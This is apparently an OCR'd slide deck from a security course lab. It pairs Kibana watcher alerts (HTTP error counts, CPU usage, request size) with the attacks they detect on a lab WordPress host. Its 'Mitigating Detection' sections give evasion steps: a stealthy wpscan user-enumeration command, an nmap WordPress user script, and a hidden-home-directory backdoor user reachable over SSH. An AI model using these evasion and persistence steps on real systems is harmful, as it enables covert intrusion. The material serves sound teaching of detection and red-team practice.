
- Excessive HTTP Errors
  - Detects the enumeration wpscan
- Metrics measured
  - WHEN count() GROUPED OVER top 5 'http.response.status_code'
- The alert fires at the following threshold
  - ABOVE 400 FOR THE LAST 5 minutes

Mitigating Detection


- Command to execute the same exploit without triggering an alert
  - **wpscan --url http://192.168.1.110/wordpress enumerate -u --stealthy**
- Alternative exploits
  - **nmap -p80 --script http-wordpress-users http://192.168.1.110/wordpress**


Screenshot - Username Enumeration with wpscan





Screenshot - Username Enumeration with wpscan (Stealth)






Stealth Exploitation of Python Privileges

Monitoring Overview

- CPU Usage Monitor - detects the python exploitation
- Metrics measured
  - WHEN max() OF system.process.cpu.total.pct OVER all documents
- The alert will fire at the following threshold:
  - ABOVE 0.5 FOR THE LAST 5 minutes

PYTHON CPU USAGE



Stealth Creation of Backdoor

Monitoring Overview

- HTTP Request Size Monitor s the backdoor exploit
  - HTTP Request Size Monitor
- Metrics measured
  - WHEN sum() of http.request.bytes OVER all documents
- The alert will fire at the following threshold:
  - ABOVE 3500 FOR THE LAST 1 minute

Mitigating Detection

- Create a new user once we have root access and hide their home directory
- We would then be able to access the machine as the new user via Port 22

HTTP BYTE SIZE REQUEST

Expanded document

View surrounding doc

Table JSON

t _id	aa9fb14a-25e8-411e-b8ef-9b961217c499_fb317a3d-344c-45da-8431-860554bc97aa-2022-06-17T01:34:57.09Z
t _index	.watcher-history-10-2022.06.17
# _score	-
t _type	_doc
t condition.script.lang	painless
t condition.script.params.threshold	3500
t condition.script.source	if (ctx.payload.aggregations.metricAgg.value > params.threshold) { return true; }
t input.search.request.body.aggs.metricAgg.sum.field	http.request.bytes
t input.search.request.body.query.bool.filter.range.event.start.format	strict_date_optional_time||epoch_millis
t input.search.request.body.query.bool.filter.range.event.start.gte	{{ctx.trigger.scheduled_time}}||-1m
t input.search.request.body.query.bool.filter.range.event.start.lte	{{ctx.trigger.scheduled_time}}
t input.search.request.body.size	0
t input.search.request.indices	packetbeat-*
t input.search.request.rest_total_hits_as_int	true
t input.search.request.search_type	query_then_fetch
t messages	
t metadata.name	HTTP Request Size Monitor
t metadata.watcherui.agg_field	http.request.bytes
t metadata.watcherui.agg_type	sum
t metadata.watcherui.index	packetbeat-*

4 hits

Jun 17, 2022 @ 01:34:56.000 - Jun 17, 2022 @ 01:35:00.000 — Auto

Time	_source
Jun 17, 2022 @ 01:34:57.090	watch_id: 5e2fb062-c4dd-40f9-973b-0811c1bde70e node: FNfCktQkTMGDGHxIwpIOug state: failed status.state.active: true status.state.timestamp: 2022-06-11T15:16:00.913Z status.execution_state: failed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 17, 2022 @ 01:34:57.090 trigger_event.schedule.scheduled_time: Jun 17, 2022 @ 01:34:56.992 input.search.request.search_type: query_then_fetch input.search.request.indices: metricbeat-* input.search.request.rest_total_hits_as_int: true input.search.request.body.size: 0 input.search.request.body.query.bool.filter.range.event.start.gte: {{ctx.trigger.scheduled_time}}||-5m input.search.request.body.query.bool.filter.range.event.start.lte: {{ctx.trigger.scheduled_time}}
Jun 17, 2022 @ 01:34:57.090	watch_id: aa9fb14a-25e8-411e-b8ef-9b961217c499 node: FNfCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2022-06-15T23:15:09.932Z status.last_checked: 2022-06-17T01:34:57.090Z status.last_met_condition: 2022-06-17T01:29:57.378Z status.actions.logging_1.ack.timestamp: 2022-06-17T01:34:57.090Z status.actions.logging_1.ack.state: awaits_successful_execution status.actions.logging_1.last_execution.timestamp: 2022-06-17T01:29:57.378Z status.actions.logging_1.last_execution.successful: true status.actions.logging_1.last_successful_execution.timestamp: 2022-06-17T01:29:57.378Z status.actions.logging_1.last_successful_execution.successful: true status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule
Jun 17, 2022 @ 01:34:57.090	watch_id: 27f6c6e5-7ad4-49ea-ae5e-ea8646d3d301 node: FNfCktQkTMGDGHxIwpIOug state: execution_not_needed status.state.active: true status.state.timestamp: 2022-06-15T01:23:40.264Z status.last_checked: 2022-06-17T01:34:57.090Z status.actions.logging_1.ack.timestamp: 2022-06-15T01:23:40.264Z status.actions.logging_1.ack.state: awaits_successful_execution status.execution_state: execution_not_needed status.version: -1 trigger_event.type: schedule

Questions?